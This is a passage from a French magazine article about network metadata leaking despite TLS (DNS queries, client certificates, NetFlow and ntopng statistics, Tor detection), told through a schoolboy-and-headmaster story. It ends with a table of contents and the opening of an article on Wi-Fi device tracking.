Cela peut s'apparenter à ne plus recevoir de cartes postales, mais des lettres sous pli ou dont le texte est écrit à l'encre sympathique. Mais si le facteur est le même et qu'il a une bonne mémoire, il saura de qui vous recevez du courrier en reconnaissant l'écriture de vos correspondants (dans le cas de courrier manuscrit).

De même, en soupesant les colis il peut se douter de leur contenu sans pour autant avoir à les ouvrir.

De la même façon que monsieur Jourdain faisait de la prose sans le savoir, un tel facteur un tantinet indiscret ferait de l'analyse de trafic et de pattern sans le savoir.

Cette analogie, comme toute analogie, n'est pas à 100% pertinente, mais il faut en retenir deux points importants :

- l'analyse des métadonnées permet d'en savoir beaucoup plus qu'on ne le croit. Dans le cas du trafic réseau, les adresses IP des ports et protocoles utilisés peuvent révéler suffisamment d'informations pour qu'il soit possible d'avoir une bonne idée de la nature du trafic (Web, mail, etc.) ou l'identité d'un utilisateur ;
- quiconque est capable de conserver un historique des données possède un avantage indéniable sur ses « adversaires ». Si monsieur Maisonneuve a à sa disposition des traces du trafic du réseau du lycée sur plusieurs années, il sera en mesure d'associer des habitudes de navigation, certaines globales et propres à l'ensemble des utilisateurs, d'autres plus spécifiques à des groupes d'utilisateurs ou à certains d'entre eux. Nul besoin pour cela de stocker des Tébi-octets de captures réseau au format Pcap.

2. TLS : SSL LA SOLUTION À TOUS LES PROBLÈMES ?

TLS (*Transport Layer Security*) est, depuis le récent bannissement de SSL, le protocole de sécurisation des communications sur Internet. Il assure l'authentification du serveur et, moins souvent, du client, la protection des échanges par le chiffrement des données et leur intégrité (c'est-à-dire la garantie qu'elles n'ont pas été modifiées ni manipulées en cours de route).

Visuellement, il se reconnaît au cadenas vert dans la barre de navigation. Il n'est cependant pas réservé qu'aux sites Internet et est aussi utilisé pour sécuriser les connexions aux principales messageries électroniques, qu'il s'agisse de sécuriser la consultation de ses courriels (POP3/S ou IMAP/S) que pour sécuriser leur envoi (SMTP/S). Attention toutefois : seuls les échanges sont protégés ; les messages seront délivrés et stockés en clair sur les serveurs de destination. Il ne faut pas confondre avec le chiffrement du courrier électronique tel qu'il se fait à l'aide de GPG par exemple.

Ce protocole agit sur la couche Application du modèle TCP/IP et il n'est pas réservé qu'aux sites Internet. Il est aussi utilisé pour protéger la messagerie électronique. Toutes les applications qui s'appuient sur le protocole TCP peuvent être « TLS-isées ».

Cela signifie que les informations des couches inférieures, notamment celles des couches Réseau et Transport (adresse IP source, adresse IP destination et ports utilisés) ne bénéficient pas de cette protection.

Vous aurez sans doute compris que cela peut déjà poser un petit problème de confidentialité, ne serait-ce qu'en ce qui concerne les requêtes DNS !

Jean-Kevin risque de l'apprendre à ses dépens.

2.1 DNS bien raisonnable ?

Le DNS (*Domain Name System*, RFC 1034) est, avec le routage et l'adressage, un des piliers d'Internet.

De la même façon que « pas de bras, pas de chocolat », on pourrait dire « pas de DNS, pas ou très peu d'Internet ». Essayez donc de retenir les adresses IP de vos sites favoris plutôt que leur FQDN !

Prenons l'exemple d'un internaute qui ne navigue que sur des sites sécurisés par TLS.

Un observateur disposant d'un accès au réseau et d'un logiciel comme **Wireshark** n'aurait pas accès au contenu des requêtes vers ces sites.

Mais rien qu'en observant les requêtes DNS, il apprend déjà pas mal de choses sur le type de navigation de notre internaute :

⇨ il utilise très certainement un système d'exploitation Ubuntu :

Figure 1

```
 12 2016-04-05 19:44:42.229440600 192.168.1.28    5353 224.0.0.251    5353 MDNS      87 Standard query 0x0000 PTR _ipp._tcp.local, "QM" question P
 13 2016-04-05 19:44:42.229507926 192.168.1.28    5353 224.0.0.251    5353 MDNS      87 Standard query 0x0000 PTR _ipp._tcp.local, "QM" question P
 14 2016-04-05 19:45:03.554536336 192.168.1.28   31174 192.168.1.1      53 DNS       81 Standard query 0x13f2 A archive.canonical.com
 15 2016-04-05 19:45:03.563320588 192.168.1.1       53 192.168.1.28   31174 DNS     113 Standard query response 0x13f2 A archive.canonical.com A 9
 16 2016-04-05 19:45:03.563375427 192.168.1.1       53 192.168.1.28   31174 DNS     113 Standard query response 0x13f2 A archive.canonical.com A 9
 17 2016-04-05 19:45:04.170305005 192.168.1.28   47150 213.61.66.116  9003 TCP     609 47150 → 9003 [PSH, ACK] Seq=1 Ack=1 Win=2170 Len=543 TSval
 18 2016-04-05 19:45:04.170382047 192.168.1.28   43471 188.138.1.166  9001 TCP     609 43471 → 9001 [PSH, ACK] Seq=1 Ack=1 Win=1324 Len=543 TSval
 19 2016-04-05 19:45:04.187964515 188.138.1.166   9001 192.168.1.28   43471 TCP      66 9001 → 43471 [ACK] Seq=1 Ack=544 Win=707 Len=0 TSval=335149
 20 2016-04-05 19:45:04.187997085 188.138.1.166   9001 192.168.1.28   43471 TCP      66 [TCP Dup ACK 19#1] 9001 → 43471 [ACK] Seq=1 Ack=544 Win=70
 21 2016-04-05 19:45:04.240560917 213.61.66.116   9003 192.168.1.28   47150 TCP      66 9003 → 47150 [ACK] Seq=1 Ack=544 Win=1010 Len=0 TSval=9113
 22 2016-04-05 19:45:04.240607386 213.61.66.116   9003 192.168.1.28   47150 TCP      66 [TCP Dup ACK 21#1] 9003 → 47150 [ACK] Seq=1 Ack=544 Win=10
 23 2016-04-05 19:45:05.125602996 213.61.66.116   9003 192.168.1.28   47150 TCP     609 9003 → 47150 [PSH, ACK] Seq=1 Ack=544 Win=1010 Len=543 TSv
```

Requêtes DNS pour le FQDN archive.canonical.com.

⇨ il utilise aussi le navigateur Firefox :

Figure 2

```
:21.640264518 192.168.1.28   45239 192.168.1.1      53 DNS      87 Standard query 0x7e8f A services.addons.mozilla.org
:21.649344127 192.168.1.1       53 192.168.1.28   45239 DNS     220 Standard query response 0x7e8f A services.addons.mozilla.org CNAME olympia.prod.moza
:21.649415118 192.168.1.1       53 192.168.1.28   45239 DNS     220 Standard query response 0x7e8f A services.addons.mozilla.org CNAME olympia.prod.moza
```

Requêtes DNS pour le domaine mozilla.org.

⇨ il est très certainement en France (**google.com** renvoie sur **google.fr**) :

```
  74 Standard query 0x703e A www.google.com
 170 Standard query response 0x703e A www.google.com A 74.125.206.99 A 74.125.20
 170 Standard query response 0x703e A www.google.com A 74.125.206.99 A 74.125.20
 198 Destination unreachable (Port unreachable)
 198 Destination unreachable (Port unreachable)
  73 Standard query 0xd2da A www.google.fr
  89 Standard query response 0xd2da A www.google.fr A 74.125.206.94
```

Figure 3

Requêtes DNS pour les domaines google.com et google.fr.

⇨ il s'intéresse à Tor ou aux œuvres numériques :

```
 84 Standard query 0x2d92 A www.contournerhadopi.com
150 Standard query response 0x2d92 A www.contournerhadopi.com CNAME conto
150 Standard query response 0x2d92 A www.contournerhadopi.com CNAME conto
 75 Standard query 0x7729 A csi.gstatic.com
 91 Standard query response 0x7729 A csi.gstatic.com A 216.58.197.195
 91 Standard query response 0x7729 A csi.gstatic.com A 216.58.197.195
119 Destination unreachable (Port unreachable)
 73 Standard query 0x590c A www.google.fr
 89 Standard query response 0x590c A www.google.fr A 74.125.206.94
 89 Standard query response 0x590c A www.google.fr A 74.125.206.94
 75 Standard query 0x4d08 A nos-oignons.net
 91 Standard query response 0x4d08 A nos-oignons.net A 91.216.110.49
 91 Standard query response 0x4d08 A nos-oignons.net A 91.216.110.49
 78 Standard query 0x2270 A www.torproject.org
```

Figure 4

Requêtes DNS liées à une requête dans Google.

Nous pourrions multiplier les exemples, mais le lecteur aura sûrement saisi tout l'intérêt que présente l'observation du trafic DNS. On pourrait presque dire que s'il ne fallait surveiller qu'un seul protocole, DNS serait le candidat idéal.

L'adresse IP source n'étant pas protégée, c'est sans difficulté que monsieur Maisonneuve identifiera le PC de la bibliothèque à l'origine de ces requêtes. Pas de bol, Jean-Kevin y est encore connecté quand le proviseur fait son entrée dans la salle où sont les ordinateurs en libre service...

2.2 Certifié conforme !

Fort de sa mésaventure, Jean-Kevin, qui n'a pas lâché l'affaire, décide de prendre de plus grandes précautions et d'utiliser un service de VPN.

L'avantage est que désormais tout son trafic sera masqué, requêtes DNS comprises. Et ce ne sont pas les offres de VPN au-dessus de TLS qui manquent sur Internet. Au pire, un serveur mandataire Web (proxy) sur TLS ferait aussi bien l'affaire.

Nous l'avons évoqué dans la présentation rapide de TLS : ce protocole permet d'authentifier chaque partie prenante d'une communication à l'aide d'un certificat. Un certificat est en quelque sorte la pièce d'identité numérique d'un ordinateur, que celui-ci soit un serveur ou un client, même s'il est moins fréquent d'utiliser une authentification client par certificat.

Lors de l'établissement d'une communication sécurisée par TLS entre un serveur et un client, ces certificats sont échangés. Et certains sont à la portée de l'observateur.

Certes, le certificat du serveur n'apportera que peu d'informations supplémentaires et le FQDN de celui-ci, que l'on trouve dans le trafic DNS, aura permis de l'identifier.

Mais dans un certificat client, on peut tomber sur de véritables pépites comme les nom et prénom de l'utilisateur client du VPN :

Figure 5

```
0080  f2 2c 64 01 01 0c 06 67  61 72 63 61 73 31 18 30   .,d....g arcas1.0
0090  16 06 03 55 04 03 0c 0f  47 75 69 6c 6c 61 75 6d   ...U.... Guillaum
00a0  65 20 41 52 43 41 53 31  0f 30 0d 06 03 55 04 0a   e ARCAS1 .0...U..
```

Chaînes de caractères présentes dans un certificat client.

Une fois encore, on n'en saura pas plus sur le contenu des communications, mais on en aura peut-être appris plus que ce que l'utilisateur le pensait ou le souhaitait.

Laissons une chance cependant à Jean-Kevin. Analyser le trafic réseau en mode « *full packet inspection* » signifie être capable de capturer, stocker et traiter l'intégralité du trafic réseau passant par le point d'observation. Il faut pour cela des ressources suffisamment puissantes, fonction du nombre d'utilisateurs et des moyens de stockage. Or les budgets de l'Éducation nationale étant ce qu'ils sont, monsieur Maisonneuve ne joue pas dans la même cour que la N.S.A..

Ce qui ne signifie pas qu'il est totalement démuni. Il lui reste une solution très efficace : l'analyse statistique du trafic.

3. DANS TES FLUX !

Dans les exemples précédents, nous avons tiré parti des fuites d'informations propres aux protocoles applicatifs.

Ce type de surveillance ne passe cependant pas toujours l'échelle quand il s'agit de surveiller un réseau important ou particulièrement actif (comme celui d'une grande entreprise).

Il existe toutefois une solution qui permet d'analyser un tel trafic sans pour autant nécessiter d'aller trifouiller chaque paquet dans ses moindres octets.

Plutôt que de traiter des paquets, on travaille sur des flux. Un flux se caractérise par une adresse IP source, une adresse IP destination, le port source et le port destination, le protocole de transport (TCP ou UDP), le volume de données transportées et un horodatage. Bref, on va travailler sur les métadonnées du trafic.

D'une manière générale, un échange est constitué d'un flux aller et d'un flux retour.

La solution la plus répandue de collecte de flux repose sur le protocole propriétaire **NetFlow** mis au point par le constructeur Cisco il y a 20 ans, en 1996. Ce protocole permet de détecter les anomalies sur des réseaux comme des points de congestion, par exemple.

L'intérêt de NetFlow est d'être supporté et implémenté dans la grande majorité des équipements réseau tels que les routeurs, mais aussi les *switches*. Autre point notable : il est moins gourmand en ressources que l'est un analyseur de trafic comme Wireshark, car il ne conserve que les informations des couches Réseau et Transport et non l'intégralité du trafic.

Pour reprendre notre comparaison du facteur, cela peut s'apparenter à ne garder que les enveloppes des lettres sans se soucier de leur contenu.

Dans une configuration type, les flux sont générés par des sondes ou collectés depuis les équipements réseau capables de les générer. Ces flux sont collectés (par SNMP par exemple), agrégés puis analysés. Pour l'analyse, il existe de nombreuses solutions logicielles open source qui savent traiter des flux NetFlow.

Pour des besoins plus simples ou des réseaux moins étendus, il existe des solutions tout-en-un capables de générer des flux NetFlow et les analyser.

Le CERT/CC développe et maintient une solution open source d'analyse des flux réseaux appelée **SiLK** (*System for Internet-Level Knowledge*). On citera également la distribution **Security Onion** qui contient de très nombreux logiciels d'analyse réseau, sans oublier le logiciel open source **ntop** et sa version la plus récente **ntopng**, véritable couteau suisse de l'analyse de flux.


Cerise sur le gâteau : ntopng peut être installé sur un Raspberry Pi, ce n'est pas ce qui grèvera le budget du département informatique !

Quelle que soit la solution logicielle retenue, le principe sera le même : réaliser une analyse statistique du trafic réseau transitant par le ou les points sur lesquels sont générés les flux.

Ces statistiques permettent d'identifier :

- les plages horaires habituelles de trafic. Souvent l'activité réseau est calquée sur l'activité de l'entreprise. Un trafic à des heures inhabituelles peut être un signe d'anomalie ou d'incident ;
- les gros consommateurs de bande passante, ceux qui téléchargent ou exportent des gros volumes de données. Là encore, à moins qu'il s'agisse du téléchargement de mises à jour logicielles, cela peut être un signe que « quelque chose » se passe, qu'il va falloir creuser ;

Figure 6



IP Address	Location	Alerts	Name	Seen Since	ASN	Breakdown	Throughput	Traffic
192.168.50.110	Remote	0	192.168.50.110	2 h, 8 min, 18 sec		Sent Rcvd	12.85 Kbit	81.76 MB
62.210.149.35	Remote	0	cdn2.f1g.fr	51 sec		Sent Rc	0 bps	580.76 KB
8.8.8.8	Remote	0	google-public-dns-a.google...	14 h, 1 min, 59 sec		Sent Rcvd	94.07 Kbit	612.28 MB
192.168.50.139	Remote	0	192.168.50.139	2 h, 8 min, 6 sec		Sent Rcvd	94.07 Kbit	117.78 MB
185.86.138.32	Remote	0	185.86.138.32	31 min, 36 sec		Sent Rcvd	0 bps	2.02 MB
62.67.193.75	Remote	0	62.67.193.75	28 min, 31 sec		Sent Rcvd	190.51 bps	496.32 KB
192.168.50.3	Remote	0	192.168.50.3	2 h, 8 min, 18 sec		Sent Rc	0 bps	987.73 KB
192.168.50.65	Remote	0	192.168.50.65	2 h, 8 min, 17 sec		Sent Rcvd	1.02 Kbit	25.33 MB
104.66.253.126	Remote	0	a104-66-253-126.deploy.static...	28 min, 30 sec		Sent Rcvd	0 bps	1.02 MB

Interface web de ntopng

Sur la durée, ces statistiques permettent aussi de cartographier les flux, de voir quelles sont les machines qui communiquent le plus souvent et avec qui, au sein d'un réseau privé ou avec des ordinateurs sur Internet.

Si l'on enrichit les flux, notamment en faisant une résolution DNS des adresses IP, il sera possible de retracer la navigation type des utilisateurs d'un réseau, avec plus ou moins de finesse. On saura ainsi quels sont les sites les plus consultés le matin à l'heure d'arrivée (sites d'information par exemple), les sites sur lesquels les utilisateurs restent connectés en permanence (réseaux sociaux) et ceux qui sont consultés ponctuellement (météo, programmes TV du soir, trafic routier, etc.).

Chaque utilisateur possède donc sa propre « empreinte », ce qui permet, sur la durée, de le distinguer des autres ou tout du moins de grouper les utilisateurs en fonction de leurs habitudes, qui changent rarement, dans la vraie vie comme sur Internet. Souvent ils visitent les mêmes sites, communiquent avec les mêmes personnes. Le passage vers TLS ne change donc que peu leur « empreinte » Internet calculée à partir des métadonnées. L'analyse statistique n'a d'ailleurs pas été inventée pour traiter du trafic chiffré.

Très souvent, les données de flux sont utilisées pour générer des graphes, tant il est vrai qu'une image vaut mille mots. Ainsi sur le graphe ci-après (page suivante) il est très facile de matérialiser l'heure à laquelle quelqu'un a débranché le câble d'alimentation du routeur :





Figure 7

Coupure d'alimentation et d'Internet.

Le DDoSS lancé sur le site de la cantine se voit très clairement aussi :

Figure 8



Attaque DdoS.

3.1 Et Tor ?

Tor est l'objet de nombreux fantasmes et nourrit moult légendes urbaines tant il est (trop) souvent associé sinon confondu avec le darknet et ses places de marché cybercriminelles.

Mais Tor ne sert pas qu'à cela et il est tout à fait possible de l'utiliser pour naviguer sur l'Internet « classique ».

Il faut en effet garder à l'esprit que la fonction principale de Tor est de protéger l'identité et la localisation d'un internaute. Cela explique que certains opposants politiques l'utilisent pour publier des articles sur des blogs ou naviguer sur l'Internet « visible ».

Jean-Kevin, échaudé par ses précédentes expériences malheureuses, pourrait donc faire le choix de se tourner vers Tor pour échapper à monsieur Maisonneuve.

Serait-il pour autant plus à l'abri ?

Oui et non.

Oui s'il prend toutes les précautions même en surfant avec Tor. Il ne suffit pas de lancer **Tor Bundle** pour être 100% couvert même si ça aide.

Certes, la tâche de l'observateur sera plus compliquée, surtout si le nombre des utilisateurs est important, le trafic Tor risquant de se fondre dans la masse, encore que... Si l'observateur peut observer le trafic entre un ordinateur et les points d'entrée du réseau Tor, même sans voir ce qui passe dans les paquets, il peut aisément comprendre que quelqu'un cherche à lui cacher quelque chose. Cette possibilité est connue : un attaquant capable de


surveiller le trafic entrant ou sortant de nœuds Tor est en position de force. Et on ne parlera pas du provocateur ni de l'*observ-acteur* qui décideraient d'opérer des nœuds Tor !

De plus, certaines techniques peuvent être employées pour désanonymiser des utilisateurs de Tor. Le F.B.I. américain en a utilisé (et en utilisent sûrement encore). Les documents volés à la N.S.A. par Edward Snowden indiquent que cette agence et son homologue britannique se sont elles aussi penchées sur la question.

Une étude affirme qu'il est possible d'identifier l'adresse IP d'un utilisateur de Tor avec un fort pourcentage de succès en utilisant conjointement Netflow et des mesures actives si on opère un serveur accédé par Tor et si l'utilisateur ne prend aucune précaution.

Dans le cas de Jean-Kevin, monsieur Maisonneuve n'a pas eu trop de mal à détecter l'utilisation de Tor à l'aide de ntopng :

Figure 9




Navigation Tor.

Il est en effet un peu ballot d'associer l'adresse IP d'un nœud Tor avec un FQDN contenant les trois lettres... tor !

De même, l'augmentation soudaine du nombre de communications vers des adresses IP non associées à des FQDN, sur le même port 443 en TCP a de quoi mettre la puce à l'oreille.

Le trafic Tor avait toutes les chances de faire sonner toutes les alarmes.

Figure 10



Navigation Tor

Bref, Jean-Kevin s'est fait choper. Et en ce samedi matin, il entame sa seconde heure de colle dans la salle des professeurs du lycée Saint-Potache sous la surveillance sévère de monsieur Maisonneuve. Encore deux heures à recopier « Je ne dois pas utiliser le réseau du lycée à des fins malveillantes » et à apprendre par cœur la charte informatique.


CONCLUSION

Dans la préface de son classique « *Cryptographie Appliquée* », Bruce Schneier écrivait : « *Il existe deux types de cryptographie : celle qui vous protège de la curiosité de votre petite sœur et celle qui vous protège des gouvernements.* ».

On pourrait paraphraser en disant qu'il existe deux types de protections de la vie privée : celles qui vous protègent du proviseur et celles qui vous protègent des gouvernements. La suspicion - parfois légitime - envers les gouvernements ne doit cependant pas occulter le fait que les plus gros *observ-acteurs* de données personnelles sur Internet sont les régies publicitaires.

Le plus gros atout des grandes oreilles américaines est le nombre de points de collecte de trafic auxquels elles ont accès. Le désormais célèbre post-it de la N.S.A. illustre cet avantage :

Figure 11



SSL added and removed here. :-)

Tout ceci ne doit cependant pas faire oublier que sous d'autres cieux en d'autres lieux, Jean-Kevin, s'il avait été opposant politique ou membre d'une O.N.G., défenseur des Droits de l'homme, journaliste, etc. aurait couru d'autres risques que celui de prendre un samedi matin de colle. ■

2

2 OUTILS

À découvrir dans cette partie...


2.1 Traçage Wi-Fi : applications et contre-mesures

Nos appareils nomades tels que les smartphones, tablettes et ordinateurs portables peuvent être très facilement tracés par des capteurs passifs qui collectent les informations qu'ils transmettent en permanence sur les canaux Wi-Fi. Comment voir ces informations et surtout comment s'en protéger ? C'est ce que nous verrons dans cet article. p. 36

2.2 Permissions : découverte d'AppArmor

Il est parfois intéressant de pouvoir surveiller ou restreindre les droits sur les différents programmes s'exécutant sur un système ou de surveiller les accès à des fichiers. Apparmor permet d'ajouter des règles d'autorisation aux règles UNIX traditionnelles et cet article vous permettra de découvrir cet outil. p. 50

2.3 Certificats d'identité : utilisation de Let's Encrypt



Dans le cadre de communications sécurisées telles que https, il est nécessaire de posséder un certificat d'identité (certificat X.509). Pour s'en procurer un il faut faire appel à une autorité de certification, un tiers de confiance qui va certifier que le serveur que l'on cherche à joindre est bien le bon et permettra une communication chiffrée. Et il n'était pas toujours simple d'obtenir un tel certificat jusqu'à l'apparition du projet Let's Encrypt... p. 58

TRAÇAGE WI-FI : APPLICATIONS ET CONTRE-MESURES

Célestin MATTE & Mathieu CUNCHE

Qu'est-ce que le traçage d'appareils (*tracking*) ? Pourquoi est-il aussi simple de nos jours ? Quelles en sont les applications utiles ? Quelles sont les contre-mesures applicables ? Cet article se propose de répondre à ces questions.

L'avènement des appareils communiquant induit un important transit d'informations sur les ondes radio. Si une partie de cette information est chiffrée par des mécanismes de sécurité (par exemple WPA dans le Wi-Fi), il demeure une partie de ces informations qui n'est pas chiffrée et qui est disponible à qui veut bien tendre l'antenne. C'est en particulier le cas pour les en-têtes des trames Wi-Fi qui ne sont pas protégées par le chiffrement et qui contiennent un identifiant unique et permanent : l'adresse MAC.

Les appareils équipés d'une interface Wi-Fi ne se contentent pas de transmettre des paquets lorsqu'ils sont connectés : ils diffusent chaque minute plusieurs dizaines de trames contenant cette fameuse adresse MAC en clair. Cette particularité rend possible le traçage des appareils par des capteurs passifs collectant les informations transmises par nos appareils sur les canaux Wi-Fi. Nos smartphones, tablettes et ordinateurs portables se transforment alors en véritables balises portables qui permettent de nous suivre à la trace. Cette fuite d'information constitue un problème de vie privée indéniable **[1]** et le traçage Wi-Fi est d'ores et déjà à l'œuvre dans divers contextes.

